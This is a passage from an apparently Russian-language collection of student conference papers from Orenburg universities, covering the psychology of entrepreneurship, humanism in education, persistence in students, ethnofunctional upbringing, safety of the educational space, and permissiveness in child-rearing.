Ум выражается в находчивости и приспособляемости; решительность - в длительном осуществлении задуманного, в готовности к риску. Предприимчивость предполагает смелость в новой обстановке, гибкость сознания, настойчивость. Она всегда была источником новых полезных навыков и способом адаптации к новым условиям существования. Ей присущ утилитарный характер, т. к. смысл ее заключается в обеспечении какой-нибудь новой выгоды или преимущества. Предприимчивого человека отличают разные оттенки этого свойства: большее сознание, чем у других, сообразительный ум, степень направленности, находчивости, решительности, смелости, настойчивости.

Предпринимательское поведение, по мнению Й. Шумпетера, - это особый тип поведения, когда субъект делает не то, что другие, и не так, как другие (в хозяйстве). Своеобразие выделенного типа заключается в огромном напряжении духовных сил, неавтоматических поступках, свободе от рутины, умении действовать в непривычных рамках, в отсутствии необходимых для принятия решений правил [2].

Выделяют такие мотивы предпринимательской деятельности: максимальный контроль над своим будущим; объединение работы и личной жизни; возможность реализовать способности; стремление распространить свой стиль и образ жизни на сферу деловой активности; желание получать вознаграждение за труд и обеспечить рост благосостояния. Предпринимателей ведет радость творчества, отвага, избыток сил. Это - способ реализации себя в жизни.

Как в любом виде творчества, предпринимательский талант развивается со временем. Примером тому могут служить биографии известных предпринимателей - Генри Форда, Эндрю Карнеги, Саввы Морозова и многих других.

Границы предпринимательской деятельности такие: верхняя - целесообразность среды, нижняя - желание самого субъекта. На уровне социально значимых явлений границы деятельности обозначаются как успех, удача, неуспех, неудача в делах.

Успех - это достижение цели, результата деятельности с минимальными моральными, психологическими, материальными потерями.

Последующий успех предпринимателя объясняется, возможно, такими психологическими механизмами, как натренированность воображения, особенность хранения в памяти информации о ситуациях и опыте в своем деле, запас энергии для быстрого поступка, умение корректировать предстоящие ошибки, раскрепощенность, независимость, сила волеизъявления.

Психолог С. К. Рощин приводит такие критерии успешного предпринимателя:

- установка на проведение собственного анализа;
- собственная оценка всей текущей информации;

- малая подверженность конформизму и внешним влияниям;
- стремление прогнозировать последствия своих действий;
- природный интеллект плюс высокая профессиональная подготовка;
- эрудиция. [2]

В исследованиях образа предпринимателя получила известность «дистанцированная гипотеза» Шмельдерса, в которой проводится различие между образом предпринимателя «на расстоянии» и «вблизи». В первом случае речь идет о более или менее неосознанном массово-психологическом стереотипе предпринимателя, во втором – имеется в виду индивидуализированный образ, построенный с опорой на собственный опыт. «Дистанцированная гипотеза» Шмельдерса означает, что мнение «вблизи» дифференцированнее и позитивнее, чем стереотипизированный образ предпринимателя «на расстоянии».

Для психологического портрета предпринимателя характерны следующие качества: в интеллектуальном блоке – компетентность, комбинационный дар, развитое воображение, фантазия, развитая интуиция, креативность, перспективное мышление; в коммуникативном блоке – талант координатора усилий сотрудников, способность и готовность к социально лояльному общению с другими людьми и в то же время способность идти против течения; в мотивационно-волевом блоке – склонность к риску, внутренний локус контроля, стремление бороться и побеждать, потребность в самоактуализации и общественном признании, преобладание мотива достижения над мотивом избегания неудачи [4].

Предпринимателям необходима психологическая поддержка со стороны организационных психологов. Приоритетными направлениями психологической помощи предпринимателями являются: а) психологическая поддержка в решении профессиональных задач (создание имиджа фирмы, проведение тренингов продаж для подготовки персонала, подготовка к работе с «трудными» клиентами и т.д.); б) психологическая поддержка менеджмента персонала (отбор и оценка деятельности персонала, формирование благоприятного социально-психологического климата в коллективе и т.д.); в) предоставление индивидуальных психолого-управленческих консультаций для предпринимателей (определение стиля предпринимательской деятельности, его преимуществ и ограничений; разработка программы профессионального и личностного совершенствования; овладение приемами предотвращения и преодоления стресса и т.п.) [1].

Библиографический список:

1. Карамушка, Л.М. Технологии работы организационных психологов/ Учебное пособие/ К.: Фирма «ИНКОС», 2005. - 366 с.
2. Троицкая И.В. Психология предпринимательской деятельности и основы экономической психологии: Курс лекций. - СПб.: СПбГАСУ, 2010. - 176 с.
3. Тутушкина, М. К., Артемьева, В. А. Практическая психология. Учебник/ Под редакцией д-ра психол. наук, проф., акад. БПА М. К. Тутушкиной - СПб.: Изд-во «Дидактика Плюс», 2007. — 368 с.
4. Шумпетер, И. Теория экономического развития / П. Шумпетер; пер. с нем. - М.: Прогресс, 1982. - 455 с.

ГУМАНИЗМ – ДОМИНАНТНЫЙ ПРИНЦИП ЛИЧНОСТНО-ОРИЕНТИРОВАННОГО ОБРАЗОВАНИЯ

Малахова А.В., Ежова Т.В.

Оренбургский государственный педагогический университет

Современное российское общество находится на переломном этапе политико-экономического и социокультурного развития, который характеризуется кардинальной переоценкой системы духовных ценностей, что не может не находить своего отражения в культурной и образовательной сферах. В данном контексте одной из главных задач российской высшей школы является формирование профессиональной и личностной готовности молодежи к активной жизнедеятельности в современном, посткризисном обществе – данное положение является ключевым в Концепции модернизации российского образования на период до 2020 года [5]. Система образования должна обеспечивать формирование у молодежи гло-

бального, мультифункционального, толерантного мышления, а также коммуникабельность и готовность к личностному развитию и росту в изменяющихся условиях поликультурного взаимодействия. Данный вектор развития образовательной системе невозможно придать без опоры на принцип гуманизма, поскольку высшим гуманистическим смыслом личностного, социального, профессионального и культурного развития неизменно является утверждение отношения к человеку как высшей ценности бытия [1].

По мнению ученых, высшим гуманистическим смыслом социального развития становится утверждение отношения к человеку как высшей ценности бытия. Гуманизм – это система воззрений, признающая ценность человека как личности, его право на свободу, счастье, развитие; система, провозглашающая благо человека критерием оценки социальных явлений, а принципы равенства, человечности, справедливости – желаемой нормой отношений в обществе.

Формирование молодого человека неотъемлемо связано со становлением его как целостной, гуманной, всесторонне развитой личности, осуществляемой в системе среднего образования. В работах современных исследователей отмечается, что все элементы системы образования вступают в новую стадию своего функционирования, т.к. происходит переход от подготовки специалиста к образованию человека и формированию личности. Целью образования, утверждает В.М. Межуев, «было и остается превращение не человека в специалиста, а специалиста в человека, т.е. в духовно развитое существо. И только это отличает современное образование от того, к которому его часто сводят, – от подобию профессионального универмага, предлагающего на выбор различные специальности» [2].

Теоретические разработки, накопленный традиционный и инновационный опыт позволяют на современном этапе образовательных реформ предъявить объективные требования к системе подготовки в русле реализации стратегической задачи формирования личности, адекватной существующей социально-исторической обстановке, осознающей себя элементом определенной исторической культуры и членом современного общества.

Школьное образование, по мнению современных исследователей: психологов и педагогов, приобретает следующие новые, актуальные черты:

- становится воспитывающим, развивающим личность ребенка; процессом, построенным, в первую очередь, на творческой активности школьника;
- получает прогностическую направленность, нацелено на будущее, хотя критически использует наследие прошлого;
- является исследовательским процессом по своей сущности, т.е. формирующим научное, критическое мышление обучающегося на всех видах занятий;
- предполагает творческий характер совместной деятельности преподавателя и обучающихся;
- ориентирует формирующуюся личность на исследование себя, своих возможностей и способностей.

Современные педагоги (В.Я. Ляудис, С.Н. Юревич) считают необходимым изменить собственно структуру учебного процесса, который должен быть организован как межличностное взаимодействие в системе сотрудничества и общения школьника с педагогом и одноклассниками. По их мнению, процесс обучения в средней школе односторонне интеллектуализируется в силу того, что социальные характеристики учебной деятельности (взаимодействие, сотрудничество, общение) остаются в тени, недооценивается коммуникативная сторона процесса обучения. И это происходит вопреки тому, что не только в гуманитарных социальных, но в естественных, технических науках уже давно существуют модели научного познания как коммуникативной деятельности. Так, модели Н. Бора, Д. Бомы еще в начале XX в. провозгласили вероятностный характер научного поиска истины, невозможный без открытого диалога, сопричастности и взаимодействия разных позиций [3, 4].

На наш взгляд, только в диалогизированном образовательном процессе осуществляется реализация субъектной позиции формирующейся личности. Приоритет субъекта учения, субъектов всех учебных взаимодействий перед тем, что осваивается в учении; приоритет

личности, ее ценностный ориентаций, смыслов, мотивов при организации всех этапов и форм обучения характерен для технологии опережающего совместного решения задач различного рода, в т.ч. творческих.

Совместное решение проблем и задач пробуждает не только потребность в научном знании и широком спектре интеллектуальных и коммуникативных средств его получения, но в то же время строит механизмы осуществления этой потребности, поскольку сотрудничество всех участников образовательного процесса в поиске, обнаружении условий и в создании культурно полноценного продукта, наконец, в рефлексии новых перспектив на основе полученных результатов и анализа путей их достижения – все это создает полный цикл мотивационного развития в учебной ситуации и каждой личности, и группы в целом.

Важно, что становление творческой личности, способной к самоактуализации, самоопределению и саморазвитию происходит не только на полюсе обучающегося, учебное сотрудничество столь же важно и для личности преподавателя: изживается центрирование на самом по себе предметном содержании дисциплины, а структурирование дисциплинарных знаний становится средством и посредником продуктивных взаимодействий со школьниками, основой продуктивного сотворчества.

Гуманистический вектор всех видов и форм современного образования предполагает единство социокультурного, духовно-нравственного (в том числе гражданско-патриотического) и профессионального развития личности. Данная социально-педагогическая парадигма требует пересмотра целей, содержания и технологии образования, целью которого должна стать личность, развивающаяся и самореализующаяся в гармонии с собой, природой и обществом, нацеленная на поиск и обретение себя в культуре и социуме.

Таким образом, основной тенденцией развития современной образовательной системы является движение от деятельностно-центрированной педагогики к педагогике личностно-ориентированной на основе принципа гуманизма.

Библиографический список:

1. Исаева Т.В., Малахова О.Ю. Векторы межкультурной коммуникации в современных социально-исторических условиях. // Научный поиск: теория и практика: альманах. Уфа: Аэтерна, 2017. – С. 188-189.
2. Межуев В.М. Культура и образование. М., 2008.
3. Малахова О.Ю. Гуманистический вектор подготовки конкурентоспособного специалиста в условиях современного социального заказа. // Сибирский педагогический журнал. 2014. – № 2. – С. 109-113.
4. Малахова О.Ю. Формирование конкурентоспособного специалиста в современных социокультурных условиях // Наука и культура России. Самара: СамГУПС. 2014. С. 360-361.
5. Попов А.Н., Малахова О.Ю. Гуманистическая траектория развития высшего образования в современных российских социокультурных условиях. // Научный поиск: теория и практика: альманах. Уфа: Аэтерна, 2017. – С. 126-128.

ИЗУЧЕНИЕ НАСТОЙЧИВОСТИ ЛИЧНОСТИ В СТУДЕНЧЕСКОЙ ГРУППЕ

Маначкина¹ К., Егорова² Ю.Н.

1 - Филиал Российской академии народного хозяйства и государственной службы при Президенте РФ (РАНХиГС) г. Оренбург

2 - Оренбургский институт путей сообщения-филиал СамГУПС

В современных условиях развития социума исследования личности, её индивидуально-психологических характеристик, которые определяют успешность, эффективность выполнения различных действий, является очень актуальным и важным для всего общества. Известно, что в структуру личности входят такие важные качества как темперамент, общие и специальные способности и характер. Анализируя эти структурные компоненты личности, мы можем получить достоверную информацию о человеке, его характере, чувствах и эмоциях. Активность, направленность и саморегуляция пересекают различные психологические образования личности (темперамент, способности, характер, обобщенно-мировоззренческие и

мотивационно-потребностные образования) и являются основанием для выделения системы базовых свойств личности. Каждое из этих свойств имеет свою психофизиологическую характеристику, которая тесно связана с темпераментом, особенностями индивида, мотивацией, социально-психологическими характеристиками, которые обусловлены социальными отношениями. Например, непрерывная активность на темпераментном уровне может быть охарактеризована такими базовыми свойствами личности, как активность-реактивность, а на характерологическом уровне – инициативность, общительность, любознательность, активность саморегуляции соответственно – настойчивость и ответственность. Одним из важнейших волевых свойств, характеризующих саморегуляцию личности, можно считать настойчивость, которая не только выполняет функцию регулятора упорной и длительной работы в разных сферах жизни и деятельности человека, но и играет значительную роль в становлении самой личности.

Специальные исследования по настойчивости проводили Н.И.Судаков, А.В. Полтев, М.Н. Любимцев, А.И. Самошин и др. Эти исследования установили неодинаковое проявление настойчивости личности в разных видах деятельности, зависимость ее от жизненного опыта, интересов, типологических и других особенностей.

Содержательными в психологическом отношении являются экспериментальные работы А.И. Самошина, В.К. Калина и С.И. Хохлова. Эти эксперименты подтвердили некоторые выводы К.Левина о влиянии на настойчивость успехов и неудач, уровня притязаний и характера мотивов и вместе с тем выявили ряд новых закономерностей.

Эксперименты А.И. Самошина показали, что важна не сама по себе трудность задачи, а значимость ее для личности [2]

В.К. Калин считал, что в проявлении настойчивости имеет место выраженная сосредоточенность психики на объекте, сознание направлено в предметный план деятельности, который имеет отчетливую жизненную значимость. В поведении человека проявляется эмоциональная «привязанность» к цели деятельности. Мобилизация ресурсов происходит с широким использованием механизма эмоций[3]

С.И. Хохлов в своём исследовании писал, что при наличии достаточно развитых волевых качеств, таких, как целеустремленность, настойчивость, выдержка и т. д., любой человек путем упорной систематической ежедневной работы над собой может многократно увеличить возможности своей памяти, мышления и т. д. Ученые, можно сказать, пришли к единому мнению о том, что независимо какая задача по трудности, важно понять насколько она значима для личности [2]

В своём исследовании мы придерживаемся мнения К. Левина о том, что длительность и сила волевых усилий зависит не столько от потребности и мотивов, особенно ситуативных, сколько от уровня притязаний личности и уровня волевого развития личности. Только учащиеся с развитой волей после перерыва в работе приступили к ней вновь по собственной инициативе. Учащиеся со слабой волей никакой «квазипотребности» не испытывают, к прерванной задаче не возвращаются. Успех обычно ведет к подъему уровня притязаний и актуализации волевых усилий. Частая неудача не только снижает уровень притязаний, но и травмирует волю.

Современный студент характеризуется развитием настойчивости и проявлением ее в различных видах деятельности, что влияет на его достижение цели, преодоление трудностей. От уровня развития настойчивости зависят успешность приобретения знаний, умственное и физическое развитие студента в целом, а также эффективность его деятельности. Студенты участвуют в различных сферах деятельности. Особую значимость настойчивость приобретает для студентов, которые занимаются спортом. Спортивный результат, являясь плодом совместных усилий широкого круга людей, причастных к его достижению, во многом определяется особенностями личности. Такое волевое качество как настойчивость присуще студентам, которые могут проявлять волевые усилия в течение длительного времени для того чтобы как можно лучше решить поставленную задачу и добиться наиболее высоких результатов. Настойчивый студент планомерно и неуклонно идет к намеченной цели, не

взирая на все препятствия, встречающиеся на его пути. Он может кропотливо шаг за шагом идти по намеченному пути, не останавливаясь при неудаче и не поддаваясь никаким сомнениям и противодействиям со стороны других людей. Этот человек может настоять на своем, убедить других в своей правоте и мобилизовать их на решение поставленной задачи. К сожалению, есть студенты, не обладающие настойчивостью, проявляют нетерпеливость и поспешность в своих действиях, стремясь как можно быстрее прийти к намеченной цели, хотя не всегда им это удается.

С целью определения уровня настойчивости в студенческой группе было проведено диагностическое исследование с помощью теста: «Опросник для оценки настойчивости». Методика разработана и описана Е.П. Ильиным и Е.К. Фешенко [1].

В исследовании принимало участие 12 человек.

Анализ результата выявил: 58,3% среди опрошенных студентов имеют высокую настойчивость. Таких людей можно назвать настойчивыми. Однако им не стоит переусердствовать и помнить, что назойливость и надоедливость являются производными от настойчивости. 33,3% имеют среднюю настойчивость. Прежде всего, им следует помнить, что вода тоже камень точит. И всего 8% имеют низкую настойчивость. Они не настойчивые. Это часто может их подводить. Но это легко исправить. Если периодически ставить перед собой определенные цели и прилагать усилия по их достижению, то успехи не за горами.

Можно предложить некоторые рекомендации по развитию настойчивости:

- 1) Цель должна быть конкретной, реалистичной и иметь конечную дату реализации.
- 2) Нужно разделить цель на маленькие шаги, которые проще сделать, а, кроме того, их выполнение придаст уверенности в своих силах.
- 3) Расставить приоритеты, чтобы выделить необходимое время.
- 4) Найти мотивацию. Нужно определить причину, по которой есть желание добиться цели.
- 5) Поощрять себя каждый раз, когда удастся сделать маленький шаг вперед на пути к своей цели. Не обязательно материально. Поощрение должно наполнять личность положительными эмоциями.

Настойчивость превращает человека в новую, совсем другую – целеустремленную личность, отбирая такие ненужные частые спутники-качества, как вялость, лень, отступничество и нерешительность. Настойчивость обеспечивает огромной внутренней силой для взятия таких высот, которые на первый взгляд кажутся нереальными, и воспитывает волю к победе.

Библиографический список:

1. Ильин Е.П. Психология воли. – СПб.: Издательство «Питер», 2000. – 288 с.
2. Рубинштейн С.Л. Основы общей психологии – СПб.: Питер, 2003. – 720 с.
3. Селиванов В.И., Гаврилина С.А. Взаимосвязь воли и самоконтроля в учебной деятельности студентов // Психол. журн. - 2011. - Т. 12. - № 5. - С. 44-50.

ЭТНОФУНКЦИОНАЛЬНЫЙ ПОДХОД В ВОСПИТАНИИ

Маниев И.Г., Конькина Е.В.

Институт физической культуры и спорта ФГБОУ ВО Оренбургский государственный педагогический университет

В современном обществе и в отечественной педагогике в частности выделяют целый спектр актуальных проблем. К проблемам относят: возрождение духовных традиций национального воспитания, воспитание ребенка в семье, воспитание духа патриотизма, воспитание межнациональной толерантности и межнационального взаимодействия. Особенностью этих проблем является то, что они набирают все большие обороты и приобретают крайне опасные формы, которые проявляются в виде роста не приспособленных к жизни детей, домашнего насилия, незнания культуры своего народа, экстремизма, межнациональной розни.

В разрешении проблем воспитания происходит поиск новых технологий, осуществляются эксперименты по их внедрению в образовательный процесс в общеобразовательных

учреждениях. Существующие проблемы воспитания рассматриваются с точки зрения антропологического, деятельностного, личностно-ориентированного, системного, технологического, информационного подхода. Все они рассматривают человека с различных позиций и в соответствии с ними предлагают различные способы воспитания. Безусловно, они важны и трудно переоценить тот вклад, который они вносят в процесс воспитания, образования и социализации ребенка [1].

Учитывая современные, глобальные миграционные процессы, увеличивающееся количество межэтнических браков, нарастание скорости информационных потоков, воспринимаемых современным человеком (Тоффлер О., 1973) развитием средств массовой информации и межкультурных коммуникаций, происходит интернационализация образования, увеличивается количество исследователей, занимающихся данной проблемой, которые имеют разную культуру, принадлежат к разным конфессиям, имеют разное социальное происхождение [4]. Поэтому, этнофункциональный подход с позиции ряда авторов является оптимальным в изучении психического, духовного и морального становления личности.

Этнофункциональный подход - это теоретико-методологический подход, который, в отличие от этнопсихологии, опирающейся на классификацию людей по типологии этносов, рассматривает этническую функцию элементов психики человека (прежде всего отношений), объединяющих или разделяющих его с теми или иными этносами или этническими системами (Сухарев А.В., 1998). Этот подход является важным в настоящее время, так как проблемы взаимоотношений различных наций, этносов не прекращаются, а только увеличиваются. С помощью этнофункционального подхода воспитывается толерантное общество готовое к взаимодействию с другими национальностями и понимающее важность межнациональных связей и коммуникаций.

Оренбургская область исторически формировалась как многонациональный и поликонфессиональный регион. За столетия совместной жизни на одной территории между разными народами сложились уникальное взаимопонимание, уважение друг к другу, что чрезвычайно важно. Традиции межкультурного взаимодействия сформировали у жителей области высокий уровень толерантности, открытость к новым коммуникациям, готовность к этнокультурному и межкультурному диалогу. В оренбургской области регулярно проживают представители около 126 национальностей. Это, несомненно, делает наш регион уникальным.

В таком многонациональном регионе очень важно учитывать особенности различных этнических групп, народов, национальностей в воспитании ребенка и этнофункциональный подход помогает нам в этом.

Для более полного понимания данной проблемы можно привести в пример сравнение поликультурного общества в таких странах как США и Россия.

В СССР объектом исследования были главным образом народы союзных республик во взаимодействии с русскими. В современных условиях объектом стали, прежде всего, титульные народы республик Российской Федерации, русские в республиках РФ и в государствах ближнего зарубежья, а во многих областях России – этнические меньшинства. Например, в Магаданской области изучается отношение местного населения к чеченцам, ингушам в связи с их экономической деятельностью, в Оренбургской области – к прибывающим из Казахстана казахам, в Ставрополье и Краснодаре – к мигрантам из государств Закавказья. Но практически всегда объектом являются крупные этнические группы.

Изучение межэтнических отношений в западной науке, в отличие от отечественной, имеет более длительные, непрерывные традиции. Накопленный опыт, несомненно, полезен, и хорошо, что теперь он стал гораздо более доступен. В США применялись различные концепции в воспитании и обучения, наиболее известными из них являются концепция «плавленного котла», билингвальное обучение. Традиции подготовки учителя для работы с детьми различных национальностей и конфессий на примере Оренбургской губернии описаны С.А. Алешиной [1, 2].

Многие исследования на материале этнических групп, в адаптированной форме широко используются в отечественной этносоциологии. Вместе с тем слепое копирование зарубежного опыта неуместно, тем более что и сами зарубежные ученые в последнее время особенно часто напоминают о необходимости учитывать в исследованиях социально-исторический и культурный контекст.

К сожалению, в нашей стране, в нашей области проблема межнационального взаимодействия имеет место быть. Для предотвращения таких конфликтов и плодотворного межнационального взаимодействия важную роль в воспитании играет этнофункциональный подход.

С позиций данного подхода, развитие личности осуществляется в процессе разрешения этнофункциональных личностных конфликтов, обусловленных рассогласованием элементов психики человека, наличием в ней этнодифференцирующих элементов. Качество развития личности определяется уровнем разрешения этих конфликтов - от «распада» до высшего - творческого, нравственно-положительного. В то же время в условиях современной пестрой «мозаичности» этносреды человека, для обеспечения его оптимального развития необходимо снижение степени неоднородности психолого-педагогических внешних воздействий. Это обеспечивается, прежде всего, снижением количества рассогласований в содержании учебно-воспитательного процесса, которые касаются этнической принадлежности человека [3].

Связь психологического и биологического возрастов определяется оптимальным возрастным периодом начала каждой стадии этнофункционального развития личности. Воспитание, отмечают исследователи, должно быть первично по отношению к процессу предметного обучения, недопустима информационная перегрузка эмоционально и нравственно незрелой психики. Содержание обучения в современной культурно-исторической ситуации, особенно на ранних возрастных этапах, должно быть максимально этнофункционально согласовано со средой рождения и проживания учащихся. В циклах гуманитарных дисциплин это касается содержания учебных предметов и языка, в циклах технических дисциплин - минимизации неоправданного введения иностранных терминов, понятий (например, в физике замена слова «одновременный» на «симультанный» и пр.).

В нашем институте в марте прошлого года прошел фестиваль национальных культур. На этом мероприятии были показаны культурные традиции различных народов. Мы наблюдали как проходят праздники у различных народов, слушали песни, дегустировали национальную кухню и я считаю, что такие мероприятия очень важны в современном мире, так как они формируют толерантное общество, на таких мероприятиях происходит культурное и духовное обогащение, что в свою очередь, положительно сказывается на развитие и сохранение межэтнических отношений.

Таким образом, можно сделать вывод, что этнофункциональный подход является эффективным методом в воспитании детей, в таком многонациональном регионе, в такой многонациональной области как наша.

Библиографический список:

1. Алешина С.А. Взаимосвязь культуры и педагогической деятельности как историко-педагогическая проблема // Вестник Оренбургского государственного педагогического университета. Электронный научный журнал. 2012. № 1. С. 57-66.
2. Алешина С.А. Становление и развитие системы педагогического и дополнительного профессионального образования учителя Оренбуржья (середина XVIII - середина XX вв.) // методологический и методический аспекты / Москва, 2009.
3. Безюлёва Г. В., Бондырева С. К., Бушмарина Н. Н., Клименко Н. И., Степанов Н. А. Молодежный экстремизм: предупреждение и профилактика. Учебно-методическое пособие М.: НОУ ВПО «МПСУ», 2013. — 145 с.
4. Сухарев А. В. Этнофункциональный аспект воспитания и психотерапии: Учеб. пособие / А.В. Сухарев. - М.: Издательство Московского психолого-социального института; Воронеж: Издательство НПО «МОДЭК», 2008. - 264 с.

ФОРМИРОВАНИЕ БЕЗОПАСНОГО ОБРАЗОВАТЕЛЬНОГО ПРОСТРАНСТВА

Мерзликина Н.А., Конькина Е.В.

ФГБОУ ВО Оренбургский государственный педагогический университет

Профессия педагога предполагает не только воспитание детей и подростков, но и формирование среды, в которой они и будут работать. Безопасность данной среды - один из важнейших факторов современного образовательного процесса. Данное исследование рассматривает безопасность как основополагающий критерий для определения компетентности современного педагога в условиях образовательного процесса. Кроме того, здесь представлены некоторые виды опасностей. Детальному же рассмотрению подверглись такие угрозы как информационная угроза и угроза экстремизма. Проблема безопасности раскрывается нами не только с точки зрения педагогических наук, но и применительно к молодежной среде в целом.

Современное общество наполнено разного рода опасностями: ухудшение экологической обстановки, экономические кризисы, развивающаяся с огромной скоростью информационные технологии и как следствие всего этого – социальная и психологическая нестабильность. Так возрастает значимость философии безопасности как методологической основы научной теории безопасности, необходимой для решения огромного количества практических проблем безопасности личности и общества. Несомненно, безопасность оказывает мощнейшее влияние на состояние большинства сфер общественной активности, особое место среди которых занимает образовательное пространство.

Для начала рассмотрим, что же такое пространство в целом.

Известный немецкий философ Иммануил Кант в своей работе «Критика чистого разума» анализировал пространство как форму всех явлений человеческих органов чувств, т.е. как формальное свойство любого восприятия внешнего мира, благодаря чему только и возможны наши внешние наглядные представления. Он так же доказал эмпирическую реальность пространства, то есть его априорность по отношению к опыту, и одновременно его трансцендальную идеальность. То есть оно лежит в основе вещей [1].

Если же мы будем рассматривать определение «пространство» в области изучаемого нами предмета, то нам следует акцентировать свое внимание именно на образовании.

Под образовательным пространством понимается своеобразная общность между эмпирическим восприятием образовательного комплекса (совокупности учреждений) и многокомпонентной и многоуровневой системой, включающей в себя не только отдельные школы, вузы, научные центры, управленческую структуру со средствами обучения, мебелью и оборудованием, но и специфические условия, факторы, связи и взаимодействия субъектов образования, определяющие характер педагогических процессов [2].

В современной педагогике все больше укрепляется идея о том, что стратегической целью образовательного процесса является подготовка образованного, всесторонне развитого человека, обладающего творческим мышлением, чувством собственного достоинства и ответственности, умеющего совершенствовать себя, «строить» гармоничные отношения с миром, природой и другими людьми.

Эффективность современного образования и создание условий для развития и совершенствования социально значимых качеств личности зависит от организации пространства, в котором осуществляется целостный педагогический процесс. В социальной педагогике образовательное пространство рассматривается как один из ведущих факторов социального воспитания подрастающего поколения.

Интегрирующим показателем качества условий, гарантирующих полноценное индивидуальное развитие всех субъектов образовательной деятельности, может выступать безопасность.

Безопасность- это состояние объекта защиты, при котором воздействие на него всех потоков вещества, энергии и информации не превышает максимально допустимых значений [3].

Безопасность образовательного пространства обеспечивается единством действий всех субъектов образования и сопряженных с ним сфер, а особенно культуры, медицины, экологии, социальной защиты, служб информационной безопасности. Это единая образовательная политика, направленная на сохранение и укрепление физического, репродуктивного, психического, социального и духовного здоровья молодежи.

Угроз в безопасности образовательного пространства так много, что перечислять все не представляется возможным. Рассмотрим наиболее распространенные из них.

С изобретением в 1969 году сети Интернет, и по мере его распространения в мире, общественность столкнулась с глобальной информационной угрозой. Ее особенность заключается в том, что она направлена не на конкретного субъекта информационного мирового пространства, то есть не проецируется на личность и общество определенного государства, но охватывает их в совокупности. Другими словами, глобальные информационные риски, опасности и угрозы носят обезличенный характер и касаются всех, но понятие «все» не имеет конкретного адресата.

Современная научно-образовательная среда характеризуется большим количеством образовательных ресурсов с неструктурированной и мало того, еще и не всегда достоверной информацией. Объем подобных ресурсов растет в геометрической прогрессии. Таким образом, неуклонно возрастает потребность в обеспечении эффективного использования информационных научно-образовательных ресурсов. Кроме того, наряду с полезной и необходимой информацией, пользователи сталкиваются с ресурсами, содержащими неэтичный и агрессивный контент: порнография, терроризм, наркотики, националистический экстремизм, маргинальные секты, неэтичная реклама. В последнее время помимо вышеперечисленного, в сети Интернет повсеместное распространение получили: виртуальный террор, пропаганда жестокости, сетевая педофилия и согласованные самоубийства. По результатам исследований, 87% юных интернет-пользователей стали свидетелями запугивания и травли в сети, с так называемым кибербуллингом. Кибербуллинг - подростковый виртуальный террор, анонимное преследование, которое нередко приводит к реальным физическим столкновениям.

Помимо информационной угрозы образовательного процесса, существует такая проблема как пропаганда экстремизма и его распространения.

Экстремизм- приверженность к крайним взглядам (преимущественно в политике); использование крайних мер (террористических актов, взятия заложников и т.д.) для достижения своих целей [4].

Специфика современных способов коммуникаций, используемых подростками, становится «инструментом» распространения экстремизма. В этой связи возникает необходимость создания в образовательном пространстве системы, позволяющей оградить учащихся от опасности принятия ими экстремистских установок, что приобретает особую значимость на фоне вовлечения молодежи в организации экстремистской направленности.

Молодежь вообще является одной из наиболее уязвимых для экстремизма социальных групп. В настоящее время на территории России насчитывается около 150 молодежных экстремистских организаций с иерархией, дисциплиной, с различной идеологией, со своими вождями и лидерами. По данным МВД России, в среднем до 80% участников составляют лица до 30 лет. При этом увеличивается опасность появления в скором будущем организованного массового молодежного движения, объединяющего экстремистов, прежде всего, в качестве формы политической борьбы. Молодежь в наибольшей степени подвержена влиянию экстремизма, разрушающего традиционные ценности национальной культуры народов России [5].

Сегодня молодежный экстремизм выражается в пренебрежении к действующим в обществе правилам поведения, к закону в целом, появлении неформальных молодежных объединений противоправного характера.

Подводя итог всему вышесказанному, можно отметить, что молодежь - самая незащищенная социальная группа. Особенно хорошо мы можем проследить это именно в образовательном пространстве, где молодежь находится в единой четко ограниченной среде. совме-

стно с угрозами, возникающими для молодежи, как для социальной группы, возникают угрозы в образовательном пространстве в целом. И для нас, как для людей, непосредственно связанных с педагогическим процессом актуальной проблемой остается проблема формирования безопасного образовательного пространства.

Библиографический список:

1. Графкина М.В., Нюнин Б. Н., Михайлов В.А. Безопасность жизнедеятельности: учебник- М.: ФОРУМ; Инфра-М., 2013.-с.9.
2. Елишкин Н.И. Исторический словарь галлицизмов русского языка. - М.: Словарное издательство ЭТС, http://www.ets.ru/pg/r/dict/gall_dict.html.
3. Иммануил Кант. Критика чистого разума. (пер. М. И. Владиславлева). СПб.1967.-с.205.
4. Современный политический экстремизм. //URL:<http://www.ekstremizm.ru/biblioteka/knigi/item/257-problemy-molodeji>. (дата обращения: 15.11.2016)

СВОБОДНОЕ ВОСПИТАНИЕ И ВСЕДОЗВОЛЕННОСТЬ

Месяц Д.С., Болотова М.И.

Оренбургский государственный медицинский университет

Сегодня существует проблема вседозволенности, а уже из нее вытекают и другие проблемы, которые непосредственно влияют на общество. Вседозволенность – это накатанная дорожка к деградации личности. Поведение человека, который в своих поступках чувствует себя свободным от всяких общественно установленных норм и правил. Пьянство, хулиганство, употребление наркотиков, воровство, грубость, распущенность – все это результат вседозволенности. О вреде вседозволенности в воспитании детей не раз писали русские классики, говорят современные русские психологи.

В современной России принят закон, по которому запрещается нанесение каких-либо насильственных действий в отношении близкого человека, в данном случае ребенка – Уголовный кодекс, N 63-ФЗ | статья 116 УК РФ. Да, закон принят, но если в каком-либо общественном месте родители решат наказать ребенка за плохое поведение и повысят на него тон голоса или совершат какой-нибудь другой поступок в отношении своего ребенка, то никто из свидетелей не станет обращаться в полицию и писать заявление, потому что все понимают, что воспитания без наказаний не бывает. Все это - менталитет российского человека. В другой стране, к примеру, в Германии даже за повышение тона голоса могут написать заявление на родителей и ребенка без разбирательств заберут у родителей. Да, если это касается наказания с целью воспитания, то, наверное, это право родителей, но есть родители, которые совсем безответственно относятся к своим детям, благодаря этому в России растет беспризорность детей, повышается количество неблагополучных семей, деградирует общество, а от всего этого страдает уровень жизни в России.

Детская беспризорность - социальное явление, при котором происходит отрыв детей от семьи с утратой постоянного места жительства. Беспризорные дети, лишённые средств к существованию, могут подвергаться коммерческой и криминальной эксплуатации. Беспризорники вовлекаются в криминальные сферы деятельности (работа на улице во вредных условиях, проституция, порнографический бизнес, торговля табачной, алкогольной продукцией), связанные с риском для здоровья, психологического и социального развития [1, с. 17].

В стране продолжается неуклонный рост числа больных алкогольными психозами и алкогольным слабоумием. Критическим является положение с психическим здоровьем детей, продолжается рост числа умственно отсталых детей, что также обусловлено масштабами пьянства и увеличением числа больных алкоголизмом в стране. Растут показатели числа больных алкоголизмом среди детей, подростков и женщин. Такое явление в России как социальные сироты, является следствием алкогольной деградации и потери духовных ценностей [2, с. 154].

